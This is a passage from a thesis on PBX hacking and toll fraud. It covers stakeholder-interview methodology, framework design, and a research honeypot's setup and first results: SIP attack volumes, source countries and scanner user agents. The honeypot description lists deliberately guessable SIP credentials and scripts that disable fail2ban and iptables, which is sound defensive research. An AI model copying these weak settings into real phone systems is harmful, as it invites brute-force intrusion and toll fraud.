It is important to have a wide range of participants, to provide various opinions and views from different perspectives. It could be tempting to try to speak to as many influential stakeholders in the policy making process. Although, as described by Gilham [120], elites are good to clarify research direction and provide significant information in a single interview. However, they could be conscious what they say, which may limit certain information or have a hidden agenda. This is similar to some concerns highlighted in Table 5.2. Therefore, to overcome this, participants at various levels of influence were interviewed, limiting the potential of any one participant creating a bias.

5.5.3 Finding and Approaching participants

Participants were found via a variety of sources including some organisations being targeted directly such as National Regulatory Authorities (NRAs). When attempting to source participants in targeted organisations, many organisations would contain a list of public contacts for various departments. For example, the European Commission runs a well-known public directory called WHOISWHO[104] which enables key contact information for key individuals, organisations and

[104] https://publications.europa.eu/en/web/who-is-who/ [Date Accessed: 20/6/2019]

teams for various EU institutions. The effect of snowballing was an important mechanism used for finding participants where many participants recommended others and, in some cases, made an introduction.

Individuals who appeared to be of interest were sent an email inviting them to take part. Afterwards, where possible a follow up phone call was made. In some cases, interviews had to be arranged with secretaries to schedule an interview.

5.5.4 Interview Technique

Once a participant had agreed to participate, there were three options:

- In person
- Over the telephone
- Questions via Email

In person interviews took place where there were several participants who could meet in/around that location during a set period of time (this required on occasions cross-border travel e.g. travelling to Brussels). Over the telephone or Skype were used for other participants in other locations or where it was convenient.

Where interviews were carried out in person, the audio was recorded if the participant was in agreement to be recorded. The Voice Recorder app on Apple's iPhone was used to record. This method was also used when interviewing via phone. When the audio was recorded using the phone, this was done by placing the phone call on speaker. On all occasions, the participants were only recorded when they clearly gave written consent and permission to be recorded.

Where a participant was interviewed via email, the participant was sent a list of questions, enabling them to provide their response in writing. The downside of this option is the interviewee can choose to ignore certain questions.

Where participants had not granted permission to record, the most detailed notes possible were taken during and shortly after the interview, making sure that key points were written down.

5.5.5 Sample Size

Earlier in this chapter it was discussed that it was important for interviewee types to be well balanced, by interviewing enough participants. In addition to this, it was important that different individuals in different roles were interviewed to avoid any potential bias and make sure that different views were obtained. This was achieved by speaking to 20 participants across the various category types discussed in Section 5.5.1.

5.5.6 Snowball Effect

When meeting with participants, on some occasions they were able to provide suggestions of who else could be interviewed. These individuals were contacted and became participants in some cases. This process helped significantly, as it was possible to identify other valued individuals to provide their valuable insights, views and opinions. In some cases, this led to interviews with elite level participants.

In addition to this, where individuals were directly contacted but were unable to take part, they would often suggest an alternative person or in some cases, ask their secretary to arrange an interview with another relevant person.

5.5.7 Ethics

Due to the human participant element, ethics permission had to be sought. To complete this requirement, an ethics application was submitted and approved under the ERGO ID: ERGO/FEPS/46884.

To make sure the research was conducted in an ethical manner and to meet the universities requirements towards gaining ethical approval, several documents had to be created. Two of which were for the participants and ethics committee, two of which were solely for the ethics application to demonstrate that various factors had been planned and considered. During this process the following documents were created:

- Participant Information Sheet (PIS) – to be provided to the participant/ethics committee
- Consent Form (CF) – to be provided to the participant/ethics committee

- Ethics Application Form (EAF) – for the ethics committee
- Data Protection Plan (DPP) – for the ethics committee

The PIS, CF and questions asked can be seen in Appendix C.

Due to the potential political and elite nature of the participants, significant care and professionalism had to be taken. Confidentiality had to be treated with the utmost respect to not only meet data protection requirements, but also not to bring the University into any disrepute.

All notes and transcripts regarding participants had to be handled with care and where participants had asked to be kept anonymous, extra care had to be taken to make sure no information within those notes or transcripts could identify them. Where recordings were made for transcription purposes, they were stored on an encrypted device and deleted immediately after they were no longer required.

5.5.8 Semi-Structured Interview Questions

As discussed in the research methodology part of this chapter, the style selected was an open-ended, semi-structured interview. This was chosen because it enabled the ability to gain additional knowledge on related topics that had potentially not been considered before and provided the flexibility for this. Furthermore, the semi-structured method allowed for a more natural conversation which also enabled the participant to ask questions which resulted in a thorough discussion with the participant. The interviews started off with introductory questions that were slightly adapted to the interviewee's expertise. The initial questions were to gauge their awareness of PBX hacking and the associated costs. A list of questions asked can be seen in Appendix C. This allowed the conversation to begin and naturally flow. Then follow up questions were asked to further expand and understand the views of the participant. One of the follow up questions was to understand who should be responsible and why.

The initial questions (Appendix C) asked during the interview were derived from the findings of the literature (technical and policy) reviews and the Honeypot experiment. Not all questions were asked, and the questions were linked to the participants field of expertise. Questions around awareness of the topic were asked to all participants, except one who joined a group interview

later in the discussion. Different iterations of the same or similar questions have been provided in Appendix C depending on who was being interviewed and how they were being interviewed.

5.5.9 Analysis of Results

Once the interview had finished, the notes were either written up digitally (where a participant did not want to be recorded) or were transcribed. Once all the interviews were written into a digital format, they were brought together to begin analysis. NVIVO was used to conduct coding to find common trends using Thematic Analysis techniques. Quotes were highlighted and attached to certain themes. Once this was complete, various NVIVO tools (e.g. Text Search, Word Frequency and Coding) were used to assist in extracting information from the research interviews which further assisted in identifying common themes between participants.

Once this information has been extracted, the findings were presented and discussed in Chapter 7. The interviews were presented in a narrative style where similar statements were grouped together. This was to improve readability.

5.6 Triangulation: Framework (Figure 5.2)

The aim of Chapter 8 was to develop a framework that could incorporate the findings of the whole research to increase stakeholder awareness, mitigate damage and reduce occurrences. It was aimed for use by competent authorities. In doing so, it would answer the final research question of the research as well as prove the conjecture.

5.6.1 Thesis Discussion

The thesis discussion was approached from a holistic viewpoint by bringing together all the research including background literatures, gap analysis, Honeypot and Interviews (both the results and discussions) and discussed the key findings from an interdisciplinary perspective.

Throughout previous chapters, each research elements findings were discussed only within the context of its disciplinary area (i.e. technical or policy). The findings of all the research as a whole needed to be brought together to be able to effectively highlight key areas of concern for what a framework would need to achieve towards answering RQ 3. Although the research interviews

(Chapter 7) were instrumental in focusing on the core aims of the framework, including the positioning of responsibility, the research as a whole would guide the means in how the framework could achieve this.

5.6.2 Framework Design

The discussion highlighted key points of consideration that would need to be considered in the construction of the framework. The key points guided the framework design as aims for what the framework should achieve.

Once requirements had been developed, the key points of consideration had to be visualised into logical sequences. To assist in how this could be achieved, different policy frameworks were researched to understand how other organisations have visualised their frameworks, specifically:

- Policy Skills Framework – Government of New Zealand[105]
- Policy Analysis – Centre of Disease Control and Prevention[106]
- Policy Framework – Monash University[107]

These were used as inspiration in how a simplistic design created a visually intuitive framework that was easy to follow and understand. These specific frameworks also provide good examples of complex frameworks that incorporate multiple layers and processes which involve various stakeholders and actors in a logical process.

When designing the framework, it was highlighted in the research findings that certain elements of awareness and mitigation were not unique to the nicheness of this topic, but rather applicable to other web technologies. Therefore, although not necessarily relevant to this research, consideration and ultimately an example was given in how the framework could be adopted to other IoT Technologies. Also, during the interviews several participants raised concerns about not putting too much liability on the communications provider. Therefore, when designing the framework, options were chosen that utilised similar methods currently used by communication providers to make their customers aware.

[105] https://dpmc.govt.nz/our-programmes/policy-project/policy-improvement-frameworks/policy-skills/development-pathways/how [Date Accessed: 12/4/2021]
[106] https://www.cdc.gov/policy/polaris/policyprocess/policy_analysis.html [Date Accessed: 12/4/2021]
[107] https://www.monash.edu/policy-bank/policy-framework [Date Accessed: 12/4/2021]

5.6.3 Specification for a Filter

Part of the technical solution involved having a system that could filter out potential fraudulent calls or known fraudulent numbers in real-time. Research Literature findings in Chapter 2 presented a mix response on possibilities of how this could be achieved. Therefore, using state of the art findings from the research literature and findings in Chapter 6, a specification of a filter with an example was developed. This example showed how such a filter could work and be implemented.

A key requirement identified in Chapter 2 was for any solution not to act as a barrier to the speed of call routing. Therefore, techniques were employed that would not be system resource intense. The techniques considered conditions and filters that would not use significant system resources and would be data already available to providers.

5.6.4 Required Instruments

The framework expanded and adapted policy concepts that were already in use in the UK. The policies were in the mobile sector and the fixed voice sector in a very limited capacity. Through research conducted in Chapter 3, it was found that the original mechanisms that were being expanded in the framework were the result of significant work between the UK government and the Regulator, Ofcom. When making policy decisions, there are many elements that go into creating laws and regulations which take time. An innovative approach was needed that allowed a fast implementation time. Therefore, taking inspiration from work between Ofcom and the Broadband sector, it was discussed how this approach could be implemented via a voluntary basis. Policy that mandated Communications Providers (CP) to implement such changes would take a long time to implement and would undermine the aims of the framework. Given the complexity of the fixed voice sector and various services and applications using Next Generation Voice Technologies, the voluntary and light touch approach would allow CPs to decide themselves how to comply, while increasing the safety of their services.

5.7 Conclusion

This research has been conducted using the methodology of Sequential Triangulation to conduct Quantitative and Qualitative research to assist in answering the research questions in Chapter 4.

Given the interdisciplinary nature of this research, processes for each of the three research investigations (Literature Review, Honeypot Experiment and Stakeholder Interviews) were developed. This required researching various techniques and considering research design and implementation to increase the reliability and knowledge extracted from each investigation.

These research investigations made up each end of the Triangulation method. The findings were then used to triangulate and focus development on the framework developed in Chapter 8.

Chapter 6: Honeypot Experiment

6.1 Introduction

Research conducted by Gruber et al. suggested that attack behaviours could change over time as they observed changes in attackers behaviour during the period of running their experiment [18]. In addition, Hoffstadt el al. ran their own experiments to understand attacker methods [38]. The experiments described above were conducted by using Honeypots and Honeynets (collection of Honeypots). Their experiments had limitations (described in more detail in Chapter 2). Some of these limitations included:

- The experiments did not use an actual PBX, nor did they appear to return headers in messages to queries suggesting this. Therefore, attackers may have acted differently.
- The experiments were conducted over 5 years ago.
- The experiments only appear to look at direct attack vectors (i.e. SIP communication), not other protocols.

Therefore, a new Honeypot experiment was conducted to investigate the shortcomings and bring current understandings up to date.

The Honeypot experiment was conducted in two parts. Part I was a 10-day experiment to allow data to be initially collected and analysed to confirm the experiment was setup correctly. Part I focused only on the VoIP attack vector. Part II was 103 days long and was also setup to monitor the web attack vector.

In this chapter, Section 6.2 discusses the configuration of the Honeypot experiment, while Section 6.3 and 6.4 present the results of Part I and Part II respectively. Section 6.5 initially discusses the findings individually and then overall. The chapter concludes in Section 6.6 with the conclusion of the findings and discussion.

6.2 Honeypot Configuration

For ease of setup, monitoring and collecting data, it is important that the PBX is setup in a way which maximises opportunities to collect and study how a PBX hack attempt has occurred while minimising and reducing risk of a) being detected as a Honeypot and b) the entire system being compromised.

The overall goal is to study a hack attempt, not allow the system itself to get infected by malware or similar. Certain flows were enabled to allow Toll Fraud up to the point of a call being made, but overall the system was locked down. For clarification, this system was not connected to any actual phone provider, therefore no actual calls could ever be established.

Based on previous historic experiments, hacking occurs mainly through brute forcing of SIP username and passwords. However, this may not be the only attack vector. For example, another attack vector could be a web management interface.

Therefore, three potential attack vectors were monitored. These were the following:

- SIP Username/Password Authentication
- SIP Passthrough (Invites)
- Web Interface

For SIP Authentication, several details were monitored:

- Login attempts
- Successful logins
- IPs of such logins/attempts
- Attempted called destinations
- IP source called destination (to see if attackers still appear to call mostly from Egypt according to several papers)

For SIP pass-through, the following details were monitored:

- Called destinations

- IP source for called destination (for the same reason as SIP Authentication)

For web interface, the following details were monitored:

- Pages attempting to access
- IP source for login locations

Monitoring of SIP traffic will be discussed further in the next section.

To allow port 80 and 443 logs to be recorded for web traffic, Apache logging was enabled and recorded all events relating to web traffic.

To monitor web events, the web interface was locked down, but at the same time present to allow hacking attempts to be made.

To secure access on the web interface a .htaccess[108] file was built that enabled access from all locations to the login page. Once logged in, the .htaccess file was configured to allow access only to a select few IP address (the University of Southampton's IP address range). A .htacesss file is a file that is located in the web directory and configures the Apache web server[109] settings for that specific and dependant directories.

The log of recorded web events was located in the /var/log/httpd folder.

FreePBX comes with a basic intrusion detection system built in called fail2ban, which attempts to limit PBX hacking by monitoring failed registration attempts. This was automatically setup so that after several failed attempts to register via SIP, that IP address would be blocked for a period of time. This was deemed to potentially impede the experiment as it may artificially lower the connection attempts. Therefore, a script had to be written to disable this.

When initially setting up the PBX, several tasks were completed that enabled the Honeypot to become fully operational. These can be seen in Table 6.1.

[108] http://www.htaccess-guide.com [Date Accessed: 20/6/2019]
[109] https://httpd.apache.org/ [Date Accessed: 20/6/2019]

Table 6.1 – Tasks completed to setup operational Honeypot (non-exhaustive).

Task	Notes
Write script to disable IPTables	Using simple shell script to disable
Write script to disable Fail2ban	
Enable crontab to disable IPTables and Fail2ban	Setup to perform task every 5 minutes (in event of system reboot)
Install tcpdump	
Enable Virtual Machine Firewall and configure	
Set PCAP to monitor TCP and UDP port 80, port 443, portrange 5060-5070 and portrange 10000-20000 daily	Wrote a simple shell script and enabled via crontab
Setup .htaccess	Wrote a simple .htaccess file. Blocked all except login page
Create 10 easy to guess SIP extensions	Discussed later in this chapter
Setup Call Record daily backup	Setup for call database to be backed up nightly
Setup rotate of daily web logs	
Setup key exchange between Honeypot/backup	So both servers can trust and exchange data with each other without disclosing password
Enable daily backup of Honeypot files and remove from Honeypot once copied	Wrote a simple shell script to enable this.

6.2.1 Network Interface Logging

To monitor and record SIP interactions on the PBX, different methods exist. These include SIP software (Asterisk log) to record events or network interface level (packet capture) recording. For this experiment, packet capturing was preferred over software logging as this enables analysis over the entire network interface.

There may be unknown SIP events that can occur in the attempts to hack a PBX. This could cause unintended consequences such as crashing the software which can impede in the log being written to. Therefore, packet capturing captured all network interface traffic regardless of whether the software crashed or not. In addition, if hackers are spoofing their IP, then this could be detected using packet capturing.

Packet capturing can be achieved via the tcpdump[110] tool in Linux. This created a packet capture (PCAP) file where the tool Wireshark[111] was used to examine all the events that occurred via the network interface on the server. A disadvantage to using packet capturing is it can create very

[110] https://www.tcpdump.org [Date Accessed: 20/6/2019]
[111] https://wireshark.org [Date Accessed: 20/6/2019]

large files if a server experiences significant amounts of traffic. An appropriate method for managing this data was designed. An example of how this was managed is with tcpdump filtering so only certain ports were captured.

To manage this, only traffic related to SIP and Web ports were recorded. Therefore, the following ports were monitored:

- TCP: 80, 443, 5060-5070
- UDP: 5060-5070, 10,000-20,000

Each Packet Capture recording (PCAP) file was created for a 24-hour period.

Each time a file was created (PCAP, database backup, web log), it contained the date and time it was created to assist later on with analysis and file management.

6.2.2 Equipment

To conduct the Honeypot, a Virtual Machine (VM) was used. This was deemed powerful enough and represented specifications similar to that of an entry level small business PBX. In some respects, the VM specifications were better due to improved IO performance of the Solid-State Drive (SSD).

The VM was hosted in a datacentre in the United Kingdom and had the following specifications:

- 1 x 2.4Ghz Central Processor Unit (CPU)
- 1024mb Random Access Memory (RAM)
- 25GB Solid State Disk (SSD)
- 100Mbit connection

In addition, the datacentre for the Honeypot provided monitoring tools to monitor the VM CPU and bandwidth usage. The datacentre also provided a virtual firewall that allowed the blocking of all inbound connections except certain ports from either a select range of IPs or all IPs.

The following software was used in connection with configuring the Honeypot, downloading the PCAP files or analysing the data:

- Terminal (Mac OS)[112] (Configuring Honeypot and backup server)
- Cyberduck (SFTP)[113] (Downloading PCAP and various other files)
- FreePBX V14[114] (Software used on Honeypot)
- Wireshark (Analysing results)

A virtual machine backup server was also used. This was located in a different datacentre with a separate supplier. The following specifications for this were:

- 1 x 2.0Ghz CPU
- 2048 RAM
- 70GB SSD
- 100Mbit connection

Both of the VMs were virtualised using Kernel Virtual Machine (KVM)[115] technology.

To secure the contents of the virtual machine, the virtual machine data was encrypted at the operating system level. This will prevent data being recovered should anything ever happen to the physical node hosting the virtual machine. To secure the contents of the backup server, the server partition storing the backup data was also encrypted. Both VMs used Luks AES based encryption[116].

6.2.3 Data Backup

As large amounts of data may be generated, it is important to backup all monitoring events, PCAP files and log files. This is not only important to make sure data is backed up, but also data is freed on the Honeypot.

[112] https://support.apple.com/en-gb/guide/terminal/welcome/mac [Date Accessed: 20/6/2019]
[113] https://cyberduck.io [Date Accessed: 20/6/2019]
[114] https://www.freepbx.org/downloads/freepbx-distro/ [Date Accessed: 20/6/2019]
[115] https://www.linux-kvm.org [Date Accessed: 20/6/2019]
[116] https://wiki.gentoo.org/wiki/Dm-crypt_full_disk_encryption [Date Accessed: 20/6/2019]

There are three kinds of files:

- PCAPs
- Database Backups
- Apache Web Logs

Database Backups and Apache web logs are usually very small in size, whereas PCAP files could be several gigabytes in size.

On a daily basis, data was downloaded from the Honeypot to the backup server automatically via Secure File Transfer Protocol (SFTP). Each time a connection is created and data is moved, it is conducted over a secure encrypted line of communication to prevent eavesdropping. Once the files had been backed up, they are removed on the virtual machine to make space. Each file set (PCAP, Web Log, Database backup) was backed up to a separate folder.

Every 3-4 days, data was downloaded from the backup server using Cyberduck via Secure File Transfer Protocol (SFTP). Each time a connection is created, and data moved, it is conducted over a secure encrypted line of communication to prevent eavesdropping. Once the files had been downloaded, they were removed on the backup server to make space.

6.2.4 Data Security and Firewall

Data security was important to protect the results of the experiment. This includes protecting the integrity of the results. Both VMs were in different datacentres at different locations with different providers.

By default, both the Honeypot and the backup server had all ports closed (DROP status) on the firewall and only certain ports were open. On the Honeypot this was achieved by using the virtual machine providers virtual firewall function. On the backup server VM provider, IP Tables[117] was used.

Table 6.2 lists the ports, their type and purpose that were opened on the Honeypot.

[117] https://linux.die.net/man/8/iptables [Date Accessed: 2/9/2020]

Table 6.2 – ports open on the Honeypot

Port	TCP or UDP	Description
22	TCP	(Secure Shell) SSH Port for secure connection to administer and take backup. Only select IPs: University IP range were allowed and backup server IP.
80/443	TCP	Web Server Port
5060-5070	TCP/UDP	Asterisk SIP Messaging
10,000-20,000	UDP	Asterisk SIP Media

The backup server only had the SSH port open to allow administration of the backup server and the IPs that could access this port were limited to a few defined IPs (universities IP range for instance).

6.2.5 SIP Authentication

To control the flow of a hacker, several username (extensions) and password combinations were created. This would allow the hacker to believe it is a genuine system and some username and password combinations were simple to enable successful brute forcing. These can be seen in Table 6.3.

Table 6.3 – Sample extensions created on the Honeypot

Username (Extension)	Password
1001	fdfAS243%32
1002	1002
1003	1003
1125486	Dgfg35DGS24g
10000	10000
50000	50000
100000	100000
5001	5001
5003	dfdfSDG3435s

6.2.6 Costing report

To be able to conduct the Honeypot experiment, the most economical way needed to be used to make the experiment feasible.

As system resources are small to be able to conduct this experiment, a VM was adequate for such an experiment for a Honeypot. A VM uses virtualisation technology to partition a single server into many. Therefore, costs were minimal. The following costs are based on pricing in September 2018 (Table 6.4). This allowed the Honeypot to be setup with a separate offsite, independent backup location.

Table 6.4 – Cost and Configuration of Honeypot experiment

Server Location	Server Country	Provider	Cost Per Month	Currency	FX	GBP	Ram (GB)	Storage (GB)	CPU
London	UK	Supplier 1	5	USD	0.75	£3.90	1	25	1
London	UK	Supplier 2	7.25	GBP	1	£7.25	2	70	1

The monthly cost to run the basic Honeypot was approximately £11.15 per month.

Supplier 1 would provide the VM to host the Honeypot PBX and Supplier 2 would provide the VM which will act as a backup file store.

6.3 Part I Results

The data analysed for Part I of the Honeypot experiment is over a consecutive 10 day period between 24th September 2018 00:00 BST – 3rd October 2018 23:59 BST.

6.3.1 Part I Assumptions

When referencing an IP, unless explicitly mentioned, it refers to the /24 subnet (i.e the 4th octet of an IP remains unknown). As described in the Section 5.4, this is to preserve privacy of the full IP.

In Part I, Register, Invite and Option SIP Messages have the standard meaning set out by IETF RFC 3261 [16].For instance:

- Register enables a SIP enabled system to know where another SIP enabled system is so it can send Invites to it.
- Invite enables a SIP enabled system to send an invitation to another SIP enabled system to begin a session
- Options enables a SIP enabled system to understand the capabilities and availability of another SIP enabled system.

Data generated by the researchers own activity during the time period has been omitted from the results to limit accidental bias. In addition, SIP Traffic refers to traffic on UDP 5060-5070 and UDP 10,000-20,000.

6.3.2 SIP Message Received Break Down

During Part I, just under 19 million SIP messages were received (made up of Register, Invites and Options). Over the course of the 10-day experiment, this approximates to a mean average of 1.9 million messages per day. Although it can be seen in Table 6.5, this was not evenly distributed each day.

Table 6.5 - Daily Breakdown of SIP Message Types Received (Part I)

	SIP Message Type Received		
Date	***Register***	***Invite***	***Option***
24/09/2018	1,494,872	1,488	78
25/09/2018	45,247	1,667	91
26/09/2018	2,014	2,266	84
27/09/2018	478,208	1,153	66
28/09/2018	12,037	1,636	121
29/09/2018	3,030,372	1,667	114
30/09/2018	2,770,527	2,774	91
01/10/2018	1,914,163	315	34
02/10/2018	1,921,432	34,778	102
03/10/2018	7,204,257	10,471	95
Total	18,873,129	58,215	876

6.3.3 System Resources

During Part I of the experiment, there was approximately 20GB of inward SIP traffic observed which over a 10-day period averages at approximately 2GB per day based on the mean average.

Using information from the VM provider, the highest average bandwidth utilisation was 0.6Mbps (rounded to 1dp) or 600Kbps during the 10-day period. This was calculated by taking the highest daily average from each day.

Using a similar method to that of the bandwidth, the highest average CPU utilisation was 30% during a 24-hour period. However, during attacks through manually checking, the CPU was observed to be as high as 80% at times. It should be noted that these averages are approximate and were not actively monitored or collected but were observed through looking at real-time graphs provided by the VM provider.

Using information from the Wireshark IO tool, attacks would last for approximately 12 hours (excluding 3rd October) based on IO Graph observation. Figure 6.1 shows an IO graph exported from the Wireshark tool which demonstrates the intensity of packets per second typically seen throughout Part I of the experiment. It was noticed that attacks did not immediately begin once the Honeypot became active, although Options began to be received within a few minutes of activating the Honeypot.




Figure 6.1 - Data IO Graph 24/9/18

6.3.4 Attack Origination based on Country

It was observed that the PBX was attacked from 886 IP subnets in 79 different countries. Using public WHOIS information on the IPs subnets that attempted to contact the server, it was possible to determine the country the IP ranges were based in. A full list of the countries along with the various quantity of IP subnets observed can be seen within Appendix B. The top countries can be seen in Table 6.6 below:

Table 6.6 - Top 12 Countries IP subnets Observed (Part I)

Country	IPs
United States	157
Brazil	113
France	96
China	80
Russian Federation	55
Germany	33
Canada	26
Netherlands	23
Ukraine	20
Indonesia	17
Iran	16
Palestinian Territory	15
Other	235

Using the Maps feature in Microsoft Excel, Figure 6.2 demonstrates geographically the countries involved which are shaded. Where the darker the shade, the more IP subnets observed in that country. Only 7 IP subnets were witnessed from the United Kingdom. This puts the United Kingdom in the top 3rd of countries in terms of IP subnets witnessed.




Figure 6.2 - Attack IP Country Origination (Part I)

6.3.5 User Registrations

During the experiment, third parties, on rare occasions were able to successfully register with the Honeypot. Table 6.7 lists these by date and how many successful registrations there were per username. Only usernames where a respective password was the same as their username had successful registrations.

Table 6.7 - Successful Daily Registrations During Part I based on SIP Username

	1001	1002	1003	1125486	10000	50000	100000	5001	5003	Total
24-Sep	0	0	0	0	0	0	0	1	0	1
25-Sep	0	3	1	0	0	0	0	0	0	4
26-Sep	0	0	0	0	0	0	0	1	0	1
27-Sep	0	0	0	0	0	0	0	0	0	0
28-Sep	0	0	0	0	0	0	0	0	0	0
29-Sep	0	2	0	0	0	0	0	0	0	2
30-Sep	0	1	0	0	0	2	0	0	0	3
01-Oct	0	0	0	0	0	0	0	0	0	0
02-Oct	0	3,001	0	0	0	0	0	0	0	3,001
03-Oct	0	1	1	0	0	0	0	0	0	2
Total	0	3,008	2	0	0	2	0	2	0	3,014

6.3.6 User Agents

During Part I of the Honeypot experiment, a range of different User Agents (UA) were detected. Using the PCAP data captured, it was possible to determine the UA used. These can be seen in Table 6.8. Although most are recognisable words, a large number of UAs were detected that were using random characters.

Table 6.8 - User Agents Detected (Part I)

Register	
• Vaxsipuseragent/3.1 • MGKsip release 1110 • VoIPSIP V11.0.0	• Eyebeam • FPBX
Invite	
• Linksys-SPA924 • SIPCLI/V1.8 (some were V1.9)	• Various random characters: ○ zazann,

• Pplsip • voipxx	○ zxcvfdf11
Option	
• Friendly-scanner • Avaya	• Cisco-sipgateway/IOS-12.X • sipvicious

6.3.7 3rd October Registration Attack

On 3rd October 2018, a large registration attack was witnessed which was multiple times more intense than the attacks witnessed on previous days. Average attacks previously lasted for approximately 12 hours. However, on the 3rd October 2018, this attack was almost a continual attack except for a short pause during late morning. The scale of this attack can be seen in Figure 6.3.




Figure 6.3 - Data IO Graph 3/10/2018

6.3.8 Data Transfer

In the previous section, it was observed that the United States was the location of the highest source of attack by IP subnets witnessed regarding to attempts to gain access to the Honeypot or attempts to probe it. Although this does not necessarily mean the majority of access attempts (Register, Invites or Options) came from the United States. It can be seen in Figure 6.4 that the United States only accounted for 84 megabytes, where in comparison the Netherlands accounted for 7,925 megabytes.

During Part I, although port 5060-5070 was monitored on TCP and has been included in the count for total Register, Invites and Options, the data transfer size has not been included in the analysis for this section. This is because of the negligible result. During Part I only 113kb of traffic occurred on the TCP range 5060-5070

A list of all countries along with their total data transfer size can be seen in Appendix B.

